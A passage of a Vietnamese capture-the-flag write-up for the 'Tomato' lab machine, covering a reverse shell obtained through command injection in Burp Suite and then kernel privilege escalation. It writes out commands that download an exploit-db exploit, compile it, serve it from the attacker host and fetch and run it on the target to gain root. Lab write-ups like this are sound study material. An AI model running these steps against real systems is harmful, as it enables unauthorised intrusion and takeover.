


Truy cập pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet để xem và test các reverse shell.


Sử dụng decoder trong burpsuite để encode đoạn reverse shell thành url:



Qua tab repeater thay lệnh ls bằng reverse shell đã encode trước đó rồi nhấn Send:




Thành công kết nối đến 192.168.128.168 và mở shell:



4.4.Privilege Escalation

Kiểm tra phiên bản Kernel bằng cách sử dụng lệnh: `uname -a`




Ta thấy phiên bản Kernel trên máy Tomato tồn tại lỗ hổng cho phép leo thang đặc quyền.

Thực hiện download mã khai thác và biên dịch với GCC trên Parrot:

```
wget https://www.exploit-db.com/raw/45010 -O exploit.c
gcc exploit.c -o exploit
chmod +x exploit
```


Sử dụng SimpleHTTPServer để build một web-server đơn giản trên máy attacker

```
python3 -m http.server 8081
```



Chuyển mã khai thác sang Tomato và thực thi:

```
$ python3 -c "import pty; pty.spawn('/bin/bash')"
$ cd /tmp
$ wget http://192.168.128.164:8081/exploit
$ chmod +x exploit
$ ./exploit
```



➔ **Thành công truy cập root!!!**